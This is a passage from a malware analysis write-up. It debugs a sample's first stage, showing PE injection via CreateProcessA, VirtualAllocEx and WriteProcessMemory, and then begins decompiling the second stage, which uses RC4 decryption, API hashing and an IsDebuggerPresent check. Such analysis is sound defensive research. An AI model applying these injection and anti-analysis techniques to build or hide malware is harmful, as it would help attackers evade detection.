
At the end of the entire loop, the data continued to appear pseudo-random, so we moved on to the next breakpoint, the indirect call via the **CreateProcessA** API.



When executing the **CreateProcessA** call, you can see that it creates a process with the same name as itself.




Just in case, let’s dump this new process created.




Having saved the second process as a precaution, we will continue executing the sample, until the next breakpoint triggers.

And the **VirtualAllocEx** breakpoint has worked, now we can know what the allocated space will be, and what can be written in the scope of this allocated memory.




If we take a look at the stack before executing the **VirtualAllocEx** call, we can understand what is happening.

Below we can see the parameters passed to **VirtualAllocEx** to be executed. The first parameter is the most interesting (identified as **0000010c**), as it refers to the Handle of the process that will suffer from this action, that is, the process that will have space allocated in memory.



When we look at the handles of the current process that we are debugging, we can see that handle **0x10c** is the handle for the child process created in suspended state.




We continue execution until our next breakpoint triggers. The breakpoint in is the indirect call to the **WriteProcessMemory** API.


As we can see below, in the **WriteProcessMemory** implementation structure, the third parameter that must be in the Stack is the **lpBuffer**, which must contain the memory address for the data that will be written to the process indicated in the first parameter (**hProcess**), which will contain the process handle.

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```


In the image below, in addition to being able to identify the indirect call to the **WriteProcessMemory** API, we are also able to validate the target process (the same handle identified in the previous call) and the payload of the second stage that will be written to the remote process.



Now that we have identified the second stage payload, we can move on to the memory address that contains this data, through x32dbg.



When we identify the location where the second stage is stored, we simply extract the dump as a file




In this section, we analyze the first stage of the ‘**sent by the IR team**‘ malware. In this first stage, we identify the use of *API hashing* encryption techniques to resolve them in memory, and call them indirectly. Furthermore, we identified that the first stage executes the **PE Injection** technique in a remote process (a child process of the same binary, however, with the second stage injected into its memory scope).

In the next section, we will perform the same analysis on the second stage extracted from the first stage.

Reversing Second Stage

In this section we will perform the analysis of the second stage, extracted during the analysis of the first stage.

Below, we can see the overall image of the flowchart of the execution of the main function code.



And right at the beginning of the function, we are presented with some conditionals that perform decryption using the **RC4** algorithm, and perform **Hashed API** resolution.

Pseudocode-A

```
      if ( !v6 )
        break;
      v5 = (unsigned __int8 *)v6;
    }
  }
  if ( rc4_routine(v5, strlen((const char *)v5)) == 0xB925C42D )
  {
    sub_401DC0((int)&savedregs);
    return 0;
  }
  else
  {
    v7 = dynamic_library_load(0, 0x8436F795);   // API Hashing -> IsDebuggerPresent
    if ( v7() || sub_401000() )
    {
      return 1;
    }
    else
    {
      v20 = v3;
      sub_401D50();
      v23 = *(_OWORD *)sub_401CA0(v22);
      ModuleHandleW = GetModuleHandleW(0);
      v9 = (int)ModuleHandleW + *((_DWORD *)ModuleHandleW + 15);
      v27 = v9;
      v10 = dword_416AC4(0, *(_DWORD *)(v9 + 80), 4096, 4, v4, v20);
      v21 = *(_DWORD *)(v9 + 80);
      v11 = v10;
      v26 = v10;
      sub_4037B0(v10, ModuleHandleW, v21);
      v24 = v23;
      v25 = dword_416AC8(v23, 0, *(_DWORD *)(v9 + 80), 4096, 64);
      v12 = v25 - (_DWORD)ModuleHandleW;
0000130C main:42 (401F0C) (Synchronized with IDA View-A, Hex View-1)
```

We can check the xrefs referring to the **rc4_routine** function, with the aim of identifying when this function is called, and trying to understand the contexts of its execution.

And as we can see in the image below, this function is performed in two functions:

- **main** – current function;
- **dynamic_library_load** – function seen in the previous image.


xrefs to rc4_routine

Direction	Typ	Address	Text
Up	p	dynamic_library_load+4B	call rc4_routine
	p	_main+6C	call rc4_routine

